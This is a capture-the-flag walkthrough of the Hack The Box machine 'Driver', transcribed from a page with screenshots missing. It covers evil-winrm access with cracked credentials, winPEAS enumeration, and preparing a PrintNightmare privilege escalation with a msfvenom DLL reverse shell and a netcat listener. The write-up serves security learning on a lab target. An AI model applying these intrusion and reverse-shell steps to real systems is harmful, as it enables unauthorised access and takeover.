
Now that we have the user's password, we can exploit this using a tool that will allow us to connect to the user's machine via their username and password thanks to WS-Management protocol (the WS standing for Web Services) via Window's method known as WinRM (Windows Remote Management).

For more information about WS-Management Protocol, check the link below:
https://docs.microsoft.com/en-us/windows/win32/winrm/ws-management-protocol

For more information about how Window's uses the protocol via their WinRM, check here:
https://docs.microsoft.com/en-us/windows/win32/winrm/about-windows-remote-management


The best tool around for the job is Hackplayer's Evil-WinRM which can be found at Github:
https://github.com/Hackplayers/evil-winrm

Win-RM traditionally uses port 5985, and as we know from port scanning this port is open for 'WS Man' (WS-Management), thus we are in luck and able to use evil-winrm.



We can quickly install this (if you haven't already) using sudo gem install evil-winrm.

After installing the tool, we shall run it using the credentials we now know…



The -u and the -p flags are used to give evil-winrm the username and password we just cracked using john.

And with that, it's fairly easy to poke around using cd, dir and type to find the user.txt and see inside it for the flag to own the system as a user! (jus' check around Tony's stuff, capiche?)

Author: ForTheHacKing **Date:** 12/21

HTB Machine: Driver

Escalating Privileges

Interestingly, we can find through the C:\inetpub directory the fw_up.php web page and use type to read the php script…

```
*Evil-WinRM* PS C:\inetpub\wwwroot> type fw_up.php

<?php
if( ( isset($_SERVER['PHP_AUTH_USER'] ) && ( $_SERVER['PHP_AUTH_USER'] ==  ) AND
      ( isset($_SERVER['PHP_AUTH_PW'] ) && ( $_SERVER['PHP_AUTH_PW'] ==  )) )
    {
      if($_SERVER['REQUEST_METHOD']=="POST"){
        $target_dir = "C:\\firmwares\\";
        $target_file = $target_dir . basename($_FILES["firmware"]["name"]);
        if (move_uploaded_file($_FILES["firmware"]["tmp_name"], $target_file)) {
          header('Location: fw_up.php?msg=SUCCESS');
        }
        else {
          header('Location: fw_up.php?msg=ERR');
        }
      }
      else
        {?>
<!DOCTYPE html>
<html lang="en" >
```

We can see that the username and password are what we now know they are too.

We can also gather that the directory where uploaded files are saved to is the C:\\firmwares and the *SUCCESS* message is displayed if this is successful, otherwise we would see an *ERR* message.

And sure enough, this is where the upload functionality saves our files…

```
*Evil-WinRM* PS C:\firmwares> dir


    Directory: C:\firmwares


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/14/2021   9:59 PM             37 badjuju.scf


*Evil-WinRM* PS C:\firmwares>
```

It does frequently delete what is saved in here though. To see your uploaded file, upload one again and quickly switch back to the shell and enter the dir command before it gets automatically deleted after around ten seconds or so.

So yes, we would probably never have been able to upload a reverse shell and execute it remotely using Local File Inclusion (LFI) or something like curl as it is saved in an area where we cannot access without gaining at least user-level access to the machine back end (I think so at least, but I may be wrong).

And it appears that we do not have permissions to execute any files that get uploaded here anyway…


```
*Evil-WinRM* PS C:\firmwares> ./nasty.php
Program 'nasty.php' failed to run: Access is deniedAt line:1 char:1
+ ./nasty.php
+ ~~~~~~~~~~~.
At line:1 char:1
+ ./nasty.php
+ ~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
*Evil-WinRM* PS C:\firmwares>
```

Uploading a malicious script via the web portal and then quickly executing it doesn't seem likely.

Anyway, now that we're in as a user, it's time to do some checks for possible avenues of escalation. After trying to get BeRoot.py to run and failing, I decided to try winPEAS.exe (I believe python doesn't have permissions to be run on this machine/user account, account, but .exe seemed to run ok).

You will first need to download winPEASany.exe from GitHub, found here: https://github.com/carlospolop/PEASS-ng/blob/master/winPEAS/winPEASexe/binaries/Release/winPEASany.exe

And save the file to your machine using the '*Download'* button.




Once it is downloaded, it can likely be found in your /home/USER/Downloads directory.

Be sure to use evil-winrm's upload functionality to quickly upload the winPEASany.exe file.

```
*Evil-WinRM* PS C:\users\tony\deskto> upload winPEASany.exe
Info: Uploading winPEASany.exe to C:\users\tony\desktop\winPEASany.exe

Data: 2570920 bytes of 2570920 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\users\tony\desktop> dir


    Directory: C:\users\tony\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        12/15/2021  11:33 AM             34 user.txt
-a----        12/15/2021   3:06 PM        1928192 winPEASany.exe
```


You may need to move the file on your local machine to the save directory you started evil-winrm in.

In the same directory you saved the winPEAS file, use **./**winPEASany.exe to execute it.



Give winPEAS a few moments to check the system and hopefully it will give us some clues as to what can be exploited to gain root privileges.

You may notice one interesting file, which to be honest you should always check for when gaining a foothold on a Window's machine, pops up in the scanning, the consolehost_history.txt. This file displays recent entered commands by the user.




Copy/paste this entire file path address and use the type command to have a peek inside.

And it appears that aside from some pinging, our little Tony here has been adding printers along with the drivers to run them… what was the name of this machine again? Are we on the right track?

```
*Evil-WinRM* PS C:\users\tony\desktop> type C:\Users\tony\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\Co
nsoleHost_history.txt
Add-Printer -PrinterName "RICOH_PCL6" -DriverName 'RICOH PCL6 UniversalDriver V4.23' -PortName 'lpt1:'

ping 1.1.1.1
ping 1.1.1.1
*Evil-WinRM* PS C:\users\tony\desktop>
```

It's a good idea to make a note of this file, it's a common one you want to look for when gaining access.

Doing some quick Googling using '*RICOH PCL6 Universal Driver V4.23 vulnerabilities'* allows to discover that this driver is indeed vulnerable to privilege escalation…



https://www.pentagrid.ch/en/blog/local-privilege-escalation-in-ricoh-printer-drivers-for-windows-cve-2019-19363/

After playing around for hours trying to use the exploit script presented on the above webpage and getting no success, I came across… PrintNightmare. A collection of privilege escalation exploits that work remotely or locally utilising printer drivers - close enough to what I though we would have to do!

The GitHub page for cube0x0's Impacket implementation of PrintNightmare can be found here: https://github.com/cube0x0/CVE-2021-1675

I recommend you have a look through it as there's plenty of useful information, for example…

```
┌──(kali㉿kali)-[~/impacket]
└─$ rpcdump.py @10.10.11.106 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```

According the GitHub page, having these responses means the machine is vulnerable to this CVE.

There is a script that comes package with this particular version of impacket that comes with the above demonstrated rpcdump.py script which you can use after downloading cube0x0's version of Impacket…

```
┌──(kali㉿kali)-[~]
└─$ sudo pip3 uninstall impacket                                                    127 ×
Found existing installation: impacket 0.9.22
Not uninstalling impacket at /usr/lib/python3/dist-packages, outside environment /usr
Can't uninstall 'impacket'. No files were found to uninstall.

$ sudo git clone https://github.com/cube0x0/impacket
remote: Enumerating objects: 19570, done.
remote: Total 19570 (delta 0), reused 0 (delta 0), pack-reused 19570
Receiving objects: 100% (19570/19570), 6.57 MiB | 6.32 MiB/s, done.
Resolving deltas: 100% (14894/14894), done.
```

First of all, the instructions on the GitHub page recommend you uninstall any versions of Impacket you may already have.


If you need to uninstall impacket first, you can do so using pip3, as demonstrated above. Then you can use git to clone the version of impacket suitable for this exploit (according to cube0x0).

If you need to install pip3 for this, simple enter pip3 as a command and Kali should prompt you on what to do to install it…

```
┌──(kali㉿kali)-[~]
└─$ pip3
Command 'pip3' not found, but can be installed with:
sudo apt install python3-pip
Do you want to install it? (N y)y
sudo apt install python3-pip
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  python-pip-whl python3-wheel
The following NEW packages will be installed:
  python-pip-whl python3-pip python3-wheel
0 upgraded, 3 newly installed, 0 to remove and 1198 not upgraded.
Need to get 2,309 kB of archives.
After this operation, 3,671 [illegible] additional disk space will be used.
Do you want to continue? [Y[illegible]n] Y
Get:1 http://kali.download/[illegible]i-rolling/main amd64 python-pip-whl all 20.3.4-4 [1,948 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 python3-wheel all 0.34.2-1 [24.0 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 python3-pip all 20.3.4-4 [337 kB]
Fetched 2,309 kB in 2s (1,390 kB/s)
Selecting previously unselected package python-pip-whl.
(Reading database ... 271628 files and directories currently installed.)
Preparing to unpack .../python-pip-whl_20.3.4-4_all.deb ...
Unpacking python-pip-whl (20.3.4-4) ...
Selecting previously unselected package python3-wheel.
Preparing to unpack .../python3-wheel_0.34.2-1_all.deb ...
Unpacking python3-wheel (0.34.2-1) ...
Selecting previously unselected package python3-pip.
Preparing to unpack .../python3-pip_20.3.4-4_all.deb ...
Unpacking python3-pip (20.3.4-4) ...
Setting up python3-wheel (0.34.2-1) ...
Setting up python-pip-whl (20.3.4-4) ...
Setting up python3-pip (20.3.4-4) ...
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for kali-menu (2021.2.3) ...
```


The command to install pip3 (if you need it) is sudo apt install python3-pip.

Once you have downloaded cube0x0's impacket, use cd to move into that directory and then use python3 to run the setup.py with the install argument like such…




Don't forget the ./ or it may not work.

This will install impacket and all it's dependencies so we shouldn't have to install anything else now. Next, we need to prepare a malicious payload. According to the GitHub page we need a dynamic link library file that can store our malicious code to call back to our machine on a port of our choosing…




Using msfvenom is the quickest way to create our malicious .dll file. Be sure to change the LHOST value to your own VPN interface IP address.

This will save the .dll file (doesn't really matter what you call it) in the current working directory. Use the mv command to simply move this file to the same location where you started your evil-winrm shell, which was likely your home directory.




If the file was spawned in the impacket folder, like mine was, you will need sudo permissions to move it out of this directory.

Remember to throw up a netcat reverse shell listener configured on the port number you specified in the **.dll** file with the LPORT value. You can see from my screenshots that I used port 4444 so it should work for you too. Simply use Ctrl + Shift + T to quickly open a new terminal tab and then leave this listening on the side.

